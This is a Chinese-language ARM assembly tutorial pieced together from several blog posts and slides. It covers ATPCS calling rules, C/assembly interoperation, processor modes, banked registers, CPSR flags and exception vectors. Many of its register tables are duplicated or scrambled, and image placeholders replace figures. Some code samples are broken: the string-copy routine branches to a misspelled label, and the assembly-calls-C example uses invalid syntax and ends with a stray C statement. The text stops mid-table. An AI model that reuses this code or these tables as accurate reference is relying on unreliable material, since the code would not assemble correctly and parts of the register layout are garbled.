基本 ATPCS 规定了在子程序调用时的一些基本规则,包括以下三个方面的内容:　各寄存器的使用规则及其相应的名字;　数据栈的使用规则;　参数传递的 规则.　相对于其他类型的 ATPCS,满足基本 ATPCS 的程序的执行速度更快，所占用的内存更少.　但是它不能提供以下的支持:　ARM 程序和 THUMB 程序相互调用;　数据以及代码的位置无关的支持;　子程序的可重入性;　数据栈检查的支持.　而派生的其他几种特定的 ATPCS 就是在基本 ATPCS 的基础上再添加其他的规则而形成的.其目的就是提供上述的功能...

寄存器的使用规则:

1. 子程序通过寄存器 R0~R3 来传递参数. 这时寄存器可以记作: A1~A4 , 被调用的子程序在返回前无需恢复寄存器 R0~R3 的内容.

2. 在子程序中,使用 R4~R11 来保存局部变量.这时寄存器 R4~R11 可以记作: V1~V8 .如果在子程序中使用到 V1~V8 的某些寄存器, 子程序进入时必须保存这些寄存器的值,在返回前必须恢复这些寄存器的值,对于子程序中没有用到的寄存器则不必执行这些操作.在 THUMB 程序中, 通常只能 使用寄存器 R4~R7 来保存局部变量.

3.寄存器 R12 用作子程序间 scratch 寄存器,记作 ip; 在子程序的连接代码段中经常会有这种使用规则.

4. 寄存器 R13 用作数据栈指针,记做 SP,在子程序中寄存器 R13 不能用做其他用途. 寄存器 SP 在进入子程序时的值和退出子程序时的值必须相等.

5. 寄存器 R14 用作连接寄存器,记作 lr ; 它用于保存子程序的返回地址,如果在子程序中保存了返回地址,则 R14 可用作其它的用途.

6. 寄存器 R15 是程序计数器,记作 PC ; 它不能用作其他用途.

7. ATPCS 中的各寄存器在 ARM 编译器和汇编器中都是预定义的.

数据栈的使用规则

栈 指针通常可以指向不同的位置.当栈指针指向栈顶元素(即最后一个入栈的数据元素)时,称为 FULL 栈.当栈指针指向与栈顶元素相邻的一个元素时,称为 Empty 栈. 数据栈的增长方向也可以不同. 当数据栈向内存减小的地址方向增长时,称为 Descending 栈; 当数据栈向着内存地址增加的方向增 长时,称为 Ascending 栈. 综合这两种特点可以由以下 4 种数据栈: FD ED FA EA . ATPCS 规定数据栈为 FD 类型,并对数据栈的 操作是 8 字节对齐的,下面是一个数据栈的示例及相关的名词.

1.数据栈栈指针.stack pointer 指向最后一个写入栈的数据的内存地址.

2.数据栈的基地址.stack base 是指数据栈的最高地址.由于 ATPCS 中的数据栈是 FD 类型的,实际上数据栈中最早入栈数据占据的内存单元是基地址的下一个内存单元.

3.数据栈界限.stack limit 是指数据栈中可以使用的最低的内存单元地址.

4.已占用的数据栈.used stack 是指数据栈的基地址和数据栈栈指针之间的区域.其中包括数据栈栈指针对应的内存单元.

5.数据栈中的数据帧(stack frames) 是指在数据栈中,为子程序分配的用来保存寄存器和局部变量的区域.

异 常中断的处理程序可以使用被中断程序的数据栈,这时用户要保证中断的程序数据栈足够大. 使用 ADS 编译器产生的目标代码中包含了 DRFAT2 格式的数据 帧.在调试过程中, 调试器可以使用这些数据帧来查看数据栈中的相关信息.而对于汇编语

言来说，用户必须使用 FRAME 伪操作来描述数据栈中的数据 帧.ARM 汇编器根据这些伪操作在目标文件中产生相应的 DRFAT2 格式的数据帧.

在 ARMv5TE 中,批量传送指令 LDRD/STRD 要求数据栈是 8 字节对齐的,以提高数据的传送速度.用 ADS 编译器产生的目标文件中,外部接口的数据栈 都是 8 字节对齐的,并且编译器将告诉连接器： 本目标文件中的数据栈是 8 字节对齐的. 而对于汇编程序来说,如果目标文件中包含了外部调用,则必须满足以 下条件： 外部接口的数据栈一定是 8 位对齐的，也就是要保证在进入该汇编代码后,直到该汇编程序调用外部代码之间,数据栈的栈指针变化为偶数个字； 在汇 编程序中使用 PRESERVE8 伪操作告诉连接器,本汇编程序是 8 字节对齐的.

参数的传递规则.

根据参数个数是否固定,可以将子程序分为参数个数固定的子程序和参数个数可变的子程序.这两种子程序的参数传递规则是不同的.

1.参数个数可变的子程序参数传递规则

对于参数个数可变的子程序,当参数不超过 4 个时,可以使用寄存器 R0~R3 来进行参数传递,当参数超过 4 个时,还可以使用数据栈来传递参数. 在参数传 递时,将所有参数看做是存放在连续的内存单元中的字数据。然后,依次将各名字数据传送到寄存器 R0,R1,R2,R3； 如果参数多于 4 个,将剩余的字数 据传送到数据栈中,入栈的顺序与参数顺序相反,即最后一个字数据先入栈. 按照上面的规则,一个浮点数参数可以通过寄存器传递,也可以通过数据栈传递,也 可能一半通过寄存器传递，另一半通过数据栈传递.

2.参数个数固定的子程序参数传递规则

对于参数个数固定的子程序,参数传递与参数个数可变的子程序参数传递规则不同,如果系统包含浮点运算的硬件部件,浮点参数将按照下面的规则传递： 各个 浮点参数按顺序处理;为每个浮点参数分配 FP 寄存器;分配的方法是,满足该浮点参数需要的且编号最小的一组连续的 FP 寄存器.第一个整数参数通过寄存器 R0~R3 来传递,其他参数通过数据栈传递.

子程序结果返回规则

1.结果为一个 32 位的整数时,可以通过寄存器 R0 返回.

2.结果为一个 64 位整数时,可以通过 R0 和 R1 返回，依此类推.

3.结果为一个浮点数时,可以通过浮点运算部件的寄存器 f0,d0 或者 s0 来返回. 4.结果为一个复合的浮点数时,可以通过寄存器 f0-fN 或者 d0~dN 来返回. 5.对于位数更多的结果,需要通过调用内存来传递.

http://laokaddk.blog.51cto.com/368606/1166326

C 语言和 ARM 汇编语言的相互调用

1.汇编程序访问 C 语言全局变量

全局变量只能通过地址间接调用，为了访问 C 语言中全局变量，首先要通过 extern 伪指令引入全局变量，然后将其地址装入寄存器中。

对于 unsigned char 类型，使用 LDRB/STRB 访问；

对于 unsigned short 类型，使用 LDRH/STRH 访问；

对于 unsigned int 类型，使用 LDR/STR 访问；

对于 char 类型，使用 LDRSB/STRSB 访问；

对于 short 类型，使用 LDRSH/STRSH 访问；

例子：

```
.text

.global asmsubroutine

.extern globvar

asmsubroutine:

LDR R1,=globvar
```

```
LDR R0,[R1]

ADD R0,R0,#2

STR R0,[R1]

MOV PC,LR

.end
```

2.C 程序调用汇编程序

C 程序调用汇编程序首先通过 extern 声明要调用的汇编程序模块，声明中形参个数要与汇编程序模块中需要的变量个数一致，且参数传递要满足 ATPCS 规则，然后在 C 程序中调用。

例子：

```
#include<stdio.h>

extern void *strcopy(char*d,char*s);//模块声明

int main()

{

char*srcstr="first";

char*dststr="second";

strcopy(dststr,srcstr);//汇编模块调用;
```

```
}

.text

.global strcopy

Strcopy:

LDRB R2,[R1],#1

STRB R2,[R0],#1

CMP R2,#0

BNE Sstcopy

MOV PC,LR

.end
```

汇编程序调用 C 程序

在调用之前必须根据 C 语言模块中需要的参数个数，以及 ATPCS 参数规则，完成参数传递，即前四个参数通过 R0-R3 传递，后面的参数通过堆栈传递，然后再利用 B、BL 指令调用。

例子：

```
int g(int a,int b,int c,int d,int e)//C 语言函数原型

{
```

```
return(a+b+c+d+e);
}
```

汇编语言完成是求 i+2i+3i+4i+5i 的结果；

```
.global _start
.text
_start:
.extern g      ;引入 c 程序
STR LR,{SP,-#4}!;保存 PC
ADD R1,R0,R0
ADD R2,R1,R0
ADD R3,R1,R2
STR R3,{SP,#-4}!
ADD R3,R1,R1
BL g      ;调用 C 函数 g
ADD SP,SP,#4
```

```
LDR PC,[SP],#4

.end

return(0);
```

http://blog.csdn.net/lhf_tiger/article/details/9383291

ARM 入门参考

第 1 节 ARM 编程模型

第 3 章 ARM 寻址方式与指令系统

ARM 编程模型
ARM 指令格式和寻址方式
ARM 指令集
Thumb 指令集

机器指令、伪指令和宏指令

机器指令：能被处理器直接执行，而伪指令宏和宏指令不能。机器指令包括 ARM 指令集和 Thumb 指令集 ；
伪指令：在源程序汇编期间，由汇编编译器处理。其作用是为汇编程序完成准备工作；

宏指令：在程序中用于调用宏，宏是一段独立的程序代码；在程序汇编时，对宏调用进行展开，用宏体代替宏指令。

ARM 处理器模式

ARM 微处理器支持 7 种工作模式：用户模式、系统模式、快速中断模式、外部中断模式、管理模式、中止模式、未定义指令模式。
除用户模式之外的其余 6 种称为非用户模式，或特权模式。
在特权模式中，除系统模式之外的其余 5 种称为异常模式。
处理器的各种工作模式由当前程序状态寄存器 CPSR 的低 5 位 M[4:0]决定。
工作模式切换：
（1）发生异常，处理器自动改变 CPSR 中 M[4:0]的值，进入相应的工作模式；
（2）处理器处于特权模式时，用指令向 CPSR 的 M[4:0]字段写入特定的值，进入相应的工作模式。
用户模式时，不能改变工作模式，除非发生异常。

ARM 处理器 7 种工作模式

处理器模式	说明	备注	M[4:0]
用户 (usr)	正常程序执行模式	不能直接切换到其它模式	10000
快速中断 (fiq)	支持高速数据传输及通道处理	FIQ异常响应时进入此模式	10001
外部中断 (irq)	用于通用中断处理	IRQ异常响应时进入此模式	10010
管理 (svc)	操作系统保护模式	系统复位和软件中断响应时进入此模式	10011
中止 (abt)	用于支持虚拟内存和/或存储器保护	在ARM7TDMI没有大用处	10111
未定义 (und)	支持硬件协处理器的软件仿真	未定义指令异常响应时进入此模式	11011
系统 (sys)	运行操作系统的特权任务	与用户模式类似，但具有可以直接切换到其它模式等特权	11111


特权模式

处理器模式
说明
备注
用户 (usr)
正常程序工作模式
不能直接切换到其它模式
系统 (sys)
快速中断 (fiq)
外部中断 (irq)
管理 (svc)
中止 (abt)
未定义 (und)
除用户模式外，其它模式均为特权模式。ARM内部寄存器和一些片内外设在硬件设计上只允许（或者可选为只允许）特权模式下访问。此外，特权模式可以自由的切换处理器模式，而用户模式不能直接切换到别的模式。

异常模式

处理器模式
说明
备注
用户 (usr)
正常程序工作模式
不能直接切换到其它模式
系统 (sys)
快速中断 (fiq)
外部中断 (irq)
管理 (svc)
中止 (abt)
未定义 (und)
这五种模式称为异常模式。
它们除了可以通过程序切换进入外，也可以由特定的异常进入。当特定的异常出现时，处理器进入相应的模式。每种异常模式都有一些独立的寄存器，以避免异常退出时用户模式的状态不可靠。

用户和系统模式



处理器的工作状态

从编程的角度讲，ARM 处理器工作在两种状态：ARM 状态或 Thumb 状态。

（1）ARM 状态：处理器执行 32 位的 ARM 指令集时，工作在这种状态。

（2）Thumb 状态：处理器执行 16 位的 thumb 指令集时，工作在这种状态。

状态切换：通过跳转指令实现。

ARM 的寄存器组织

37 个寄存器：31 个通用寄存器，包括程序计数器 PC；

6 个状态寄存器。

寄存器均为 32 位，分成 7 组，各工作模式拥有自己的寄存器组，只能访问自己的寄存器组。

有些寄存器是重叠的，有些是工作模式特有的。

在不同的工作模式和处理器状态下，程序员可以访问的寄存器不尽相同。

ARM 状态各模式下的寄存器

寄存器类别	寄存器在汇编中的名称	各模式下实际访问的寄存器						
		用户	系统	管理	中止	未定义	外部中断	快速中断
通用寄存器和程序计数器	R0(a1)	R0						
	R1(a2)	R1						
	R2(a3)	R2						
	R3(a4)	R3						
	R4(v1)	R4						
	R5(v2)	R5						
	R6(v3)	R6						
	R7(v4)	R7						
	R8(v5)	R8						R8_fiq
	R9(SB,v6)	R9						R9_fiq
	R10(SL,v7)	R10						R10_fiq
	R11(FP,v8)	R11						R11_fiq
	R12(IP)	R12						R12_fiq
	R13(SP)	R13		R13_svc	R13_abt	R13_und	R13_irq	R13_fiq
	R14(LR)	R14		R14_svc	R14_abt	R14_und	R14_irq	R14_fiq
	R15(PC)	R15						
状态寄存器	CPSR	CPSR						
	SPSR	无		SPSR_svc	SPSR_abt	SPSR_und	SPSR_irq	SPSR_fiq

ARM 寄存器分类

寄存器类别	寄存器在汇编中的名称	各模式下实际访问的寄存器						
		用户	系统	管理	中止	未定义	外部中断	快速中断
通用寄存器和程序计数器	R0(a1)	R0						
	R1(a2)	R1						
	R2(a3)	R2						
	R3(a4)	R3						
	R4(v1)	R4						
	R5(v2)	R5						
	R6(v3)	R6						
	R7(v4)	R7						
	R8(v5)	R8						R8_fiq
	R9(SB,v6)	R9						R9_fiq
	R10(SL,v7)	R10						R10_fiq
	R11(FP,v8)	R11						R11_fiq
	R12(IP)	R12						R12_fiq
	R13(SP)	R13		R13_svc	R13_abt	R13_und	R13_irq	R13_fiq
	R14(LR)	R14		R14_svc	R14_abt	R14_und	R14_irq	R14_fiq
	R15(PC)	R15						
状态寄存器	CPSR	CPSR						
	SPSR	无		SPSR_svc	SPSR_abt	SPSR_und	SPSR_irq	SPSR_fiq

37个寄存器分成两大类：

- 31个通用32位寄存器；
- 6个状态寄存器。

ARM 状态各模式下可以访问的寄存器

寄存器类别	寄存器在汇编中的名称	各模式下实际访问的寄存器						
		用户	系统	管理	中止	未定义	中断	快中断
通用寄存器和程序计数器	R0(a1)	R0						
	R1(a2)	R1						
	R2(a3)	R2						
	R3(a4)	R3						
	R4(v1)	R4						
	R5(v2)	R5						
	R6(v3)	R6						
	R7(v4)	R7						
	R8(v5)	R8						R8_fiq
	R9(SB,v6)	R9						R9_fiq
	R10(SL,v7)	R10						R10_fiq
	R11(FP,v8)	R11						R11_fiq
	R12(IP)	R12						R12_fiq
	R13(SP)	R13		R13_svc	R13_abt	R13_und	R13_irq	R13_fiq
	R14(LR)	R14		R14_svc	R14_abt	R14_und	R14_irq	R14_fiq
	R15(PC)	R15						
状态寄存器	CPSR	CPSR						
	SPSR	无		SPSR_svc	SPSR_abt	SPSR_und	SPSR_irq	SPSR_fiq

一般的通用寄存器

寄存器类别	寄存器在汇编中的名称	各模式下实际访问的寄存器						
		用户	系统	管理	中止	未定义	中断	快中断
通存程	R0(a1)	R0						
	R1(a2)	R1						
		R2						
		R3						
		R4						
		R5						
		R6						
		R7						
		R8						R8_fiq
		R9						R9_fiq
		R10						R10_fiq
		R11						R11_fiq
		R12						R12_fiq
	R13(SP)	R13		R13_svc	R13_abt	R13_und	R13_irq	R13_fiq
	R14(LR)	R14		R14_svc	R14_abt	R14_und	R14_irq	R14_fiq
	R15(PC)	R15						
状态寄存器	CPSR	CPSR						
	SPSR	无		SPSR_svc	SPSR_abt	SPSR_und	SPSR_irq	SPSR_fiq

在汇编语言中寄存器R0～R13为保存数据或地址值的通用寄存器。它们是完全通用的寄存器，不会被体系结构作为特殊用途，并且可用于任何使用通用寄存器的指令。

R0～R7 通用寄存器

寄存器类别	寄存器在汇编中的名称	各模式下实际访问的寄存器						
		用户	系统	管理	中止	未定义	中断	快中断
通用寄存器和程序计数	R0(a1)	R0						
	R1(a2)	R1						
	R2(a3)	R2						
	R3(a4)	R3						
	R4(v1)	R4						
	R5(v2)	R5						
	R6(v3)	R6						
	R7(v4)	R7						
		R8						R8_fiq
		R9						R9_fiq
		R10						R10_fiq
		R11						R11_fiq
		R12						R12_fiq
				R13_svc	R13_abt	R13_und	R13_irq	R13_fiq
				R14_svc	R14_abt	R14_und	R14_irq	R14_fiq
		R15						
状态寄存器		CPSR						
	SPSR	无		SPSR_svc	SPSR_abt	SPSR_und	SPSR_irq	SPSR_fiq

其中R0～R7为未分组的寄存器，也就是说对于任何处理器模式，这些寄存器都对应于相同的32位物理寄存器。

R8～R14 通用寄存器

寄存器R8～R14为分组寄存器。它们所对应的物理寄存器取决于当前的处理器模式，几乎所有允许使用通用寄存器的指令都允许使用分组寄存器

寄存器类别	寄存器在汇编中的名称	各模式下实际访问的寄存器						
		用户	系统	管理	中止	未定义	中断	快中断
		R0						
		R1						
		R2						
		R3						
		R4						
		R5						
		R6						
		R7						
程序计数器	R8(v5)	R8						R8_fiq
	R9(SB,v6)	R9						R9_fiq
	R10(SL,v7)	R10						R10_fiq
	R11(FP,v8)	R11						R11_fiq
	R12(IP)	R12						R12_fiq
	R13(SP)	R13		R13_svc	R13_abt	R13_und	R13_irq	R13_fiq
	R14(LR)	R14		R14_svc	R14_abt	R14_und	R14_irq	R14_fiq
	R15(PC)	R15						
状态寄存器	CPSR	CPSR						
	SPSR	无		SPSR_svc	SPSR_abt	SPSR_und	SPSR_irq	SPSR_fiq

R8～R12 的两个分组

寄存器类别	寄存器在汇编中的名称	各模式下实际访问的寄存器						
		用户	系统	管理	中止	未定义	中断	快中断
通用寄存器和程序计数器	R0(a1)	R0						
	R1(a2)							
	R2(a3)							
	R3(a4)							
	R4(v1)							
	R5(v2)							
	R6(v3)							
	R7(v4)							
	R8(v5)	R8						R8_fiq
	R9(SB,v6)	R9						R9_fiq
	R10(SL,v7)	R10						R10_fiq
	R11(FP,v8)	R11						R11_fiq
	R12(IP)	R12						R12_fiq
	R13(SP)	R13		R13_svc	R13_abt	R13_und	R13_irq	R13_fiq
	R14(LR)	R14		R14_svc	R14_abt	R14_und	R14_irq	R14_fiq
	R15(PC)	R15						
状态寄存器	CPSR	CPSR						
	SPSR	无		SPSR_svc	SPSR_abt	SPSR_und	SPSR_irq	SPSR_fiq

R13、R14 的 6 个分组

堆栈指针寄存器 R13（SP）

寄存器类别	寄存器在汇编中的名称	各模式下实际访问的寄存器						
		用户	系统	管理	中止	未定义	中断	快中断
通用寄存器和程序计数器	R0(a1)	R0						
	R1(a2)	R1						
	R2(a3)	R2						
	R3(a4)	R3						
	R4(v1)	R4						
	R5(v2)							
	R6(v3)							
	R7(v4)							
	R8(v5)							R8_fiq
	R9(SB,v6)							R9_fiq
	R10(SL,v7)							R10_fiq
	R11(FP,v8)							R11_fiq
	R12(IP)							R12_fiq
	R13(SP)	R13		R13_svc	R13_abt	R13_und	R13_irq	R13_fiq
	R14(LR)	R14		R14_svc	R14_abt	R14_und	R14_irq	R14_fiq
	R15(PC)	R15						
状态寄存器	CPSR	CPSR						
	SPSR	无		SPSR_svc	SPSR_abt	SPSR_und	SPSR_irq	SPSR_fiq

寄存器R13常作为堆栈指针（SP）。在ARM指令集当中，没有以特殊方式使用R13的指令或其它功能，只是习惯上都这样使用。但是在Thumb指令集中存在使用R13的指令。

链接寄存器 R14（LR）

寄存器类别	寄存器在汇编中的名称	各模式下实际访问的寄存器						
		用户	系统	管理	中止	未定义	中断	快中断
通用寄存器和程序计数器	R0(a1)	R0						
	R1(a2)	R1						
	R2(a3)	R2						
	R3(a4)							
	R4(v1)							
	R5(v2)							
	R6(v3)							
	R7(v4)							
	R8(v5)							
	R9(SB,v6)							
	R10(SL,v7)							
	R11(FP,v8)							
	R12(IP)							
	R13(SP)	R13		R13_svc	R13_abt	R13_und	R13_irq	R13_fiq
	R14(LR)	R14		R14_svc	R14_abt	R14_und	R14_irq	R14_fiq
	R15(PC)	R15						
状态寄存器	CPSR	CPSR						
	SPSR	无		SPSR_svc	SPSR_abt	SPSR_und	SPSR_irq	SPSR_fiq

R14为链接寄存器（LR），在结构上有两个特殊功能：

- 在每种模式下，模式自身的R14版本用于保存子程序返回地址；
- 当发生异常时，将R14对应的异常模式版本设置为异常返回地址（有些异常有一个小的固定偏移量）。

R14（LR）的作用


作用：保存返回地址

例如：


1.程序 A 执行过程中调用程序 B；

2.程序跳转至标号 Lable，执行程序 B。同时硬件将“BL Lable”指令的下一条指令所在地址存入 R14（LR）；

3.程序 B 执行最后，将 R14 寄存器的内容放入 PC，返回程序 A；



程序计数器 R15（PC）


寄存器类别
寄存器在汇编中的名称
各模式下实际访问的寄存器
用户
系统
管理
中止
未定义
中断
快中断
通用寄存器和程序计数器
R0(a1)
R1(a2)
R2(a3)
R3(a4)
R4(v1)
R5(v2)
R6(v3)
R7(v4)
R8(v5)
R9(SB,v6)
R10(SL,v7)
R11(FP,v8)
R12(IP)
R13(SP)
R14(LR)
R15(PC)
R0
R1
R2
R3
R4
R5
R15
状态寄存器
CPSR
SPSR
CPSR
无
SPSR_abt
SPSR_abt
SPSR_und
SPSR_irq
SPSR_fiq
寄存器R15为程序计数器（PC），它指向正在取指的地址。可以认为它是一个通用寄存器，但是对于它的使用有许多与指令相关的限制或特殊情况。
正常操作时，从R15读取的值是处理器正在取指的地址，即当前正在执行指令的地址加上8个字节（两条ARM指令的长度）。由于ARM指令总是以字为单位，所以R15寄存器的最低两位总是为0。

程序状态寄存器 CPSR

Thumb 寄存器在 ARM 寄存器上的映射


状态寄存器

CPSR：当前程序状态寄存器，可以在任何工作模式下被访问。

SPSR：程序状态保存寄存器，只有在异常模式下，才能被访问；各异常模式拥有自己的 SPSR。发生异常时，SPSR 保存 CPSR 的值，格式同 CPSR。

状态标志：5 个，N 符号位，Z 零标志，C 进位，V 溢出位，Q DSP 运算溢出位。

控制标志：4 个，I 中断允许，F 快速中断允许，T 状态选择，M[4:0] 处理器工作模式



条件标志位

标志位	含　义
N	当两个补码表示的带符号数运算时，N=1 表示运算的结果为负数；N=0 表示运算的结果为正数或零；
Z	Z=1 表示运算的结果为零；Z=0表示运算的结果不为零；
C	有3种情况会改变C的值： 加法运算（包括比较指令CMN）：当运算结果产生了进位时（无符号数上溢出），C=1，否则C=0。 减法运算（包括比较指令CMP）：当运算时产生了借位（无符号数下溢出），C=0，否则C=1。 对于包含移位操作的非加/减运算指令，C为移出值的最后一位。
V	对于加/减法运算指令，当操作数和运算结果为二进制的补码表示的带符号数时，V=1表示符号位溢出。
Q	在ARM v5及以上版本的E系列处理器中，用Q标志位指示增强的DSP运算指令是否发生了溢出。

控制位

标志位	含义		
I	I=1，表示禁止IRQ中断；否则，表示允许IRQ中断		
F	F=1，表示禁止FIQ中断；否则，表示允许FIQ中断		
T	对于ARM v4以上版本的T系列处理器，T=0，表示执行ARM指令，否则，表示执行Thumb指令； 对于ARM v5以上版本的非T系列处理器，T=0，表示指令ARM指令，否则，表示将下一条执行的指令产生未定义指令中断。		
M[4:0]	M[4:0]	处理器工作模式	可访问的寄存器
	10000	用户模式	PC，R0~R14，CPSR
	10001	快速中断模式	PC，R0～R7，R8_fiq~R14_fiq,CPSR,SPSR_fiq
	10010	外部中断模式	PC，R0～R12，R13_irq~R14_irq,CPSR,SPSR_irq
	10011	管理模式	PC，R0～R12，R13_svc~R14_svc,CPSR,SPSR_svc
	10111	中止模式	PC，R0～R12，R13_abt~R14_abt,CPSR,SPSR_abt
	11011	未定义指令模式	PC，R0～R12，R13_und~R14_und,CPSR,SPSR_und
	11111	系统模式	PC，R0~R14，CPSR

异常中断

异常中断：处理器由于外部或内部的原因，停止执行当前任务，转而处理特定的事件，处理完后返回原程序，继续执行。

当异常发生时，处理器首先自动保存当前状态，即返回地址存入寄存器 R14，当前寄存器 CPSR 存入 SPSR 中，接着进入相应的工作模式，并执行特定地址的指令。
ARM 共有 7 种类型的异常，不同类型的异常将导致处理器进入不同的工作模式，并执行不同特定地址的指令。

7 种类型异常中断

复位：复位异常时，处理器立即停止当前程序，进入禁止中断的管理模式，并从地址 0x00000000 处开始执行。
未定义指令：当前指令未定义时，便产生未定义指令中断。
软件中断：用户模式下使用指令 SWI 时，处理器便产生软件中断，进入管理模式，以调用特权操作。
指令预取中止：预取指令的地址不存在，或不允许当前指令访问时，存储器会向处理器发出中止信号；预取指令被执行时才会产生该类异常。
数据访问中止：数据访问指令的地址不存在，或不允许当前指令访问时，产生数据中止异常。
外部中断请求：外部中断请求引脚有效，且 CPSR 中的 I 位为 0 时，产生 IRQ 异常。
快速中断请求：快速中断请求引脚有效，且 CPSR 中的 F 位为 0 时，产生 FIQ 异常。

异常向量

地址	异常类型	进入时的模式	进入时I的状态	进入时F的状态
0x0000 0000	复位	管理	禁止	禁止
0x0000 0004	未定义指令	未定义	I	F
0x0000 0008	软件中断(SWI)	管理	禁止	F
0x0000 000C	预取中止(指令)	中止	I	F
0x0000 0010	数据中止	中止	I	F
0x0000 0014	保留	保留	—	—
0x0000 0018	IRQ	外部中断	禁止	F
0x0000 001C	FIQ	快速中断	禁止	禁止

异常中断的优先级

异常类型	优先级
复位	1（最高优先级）
数据中止	2
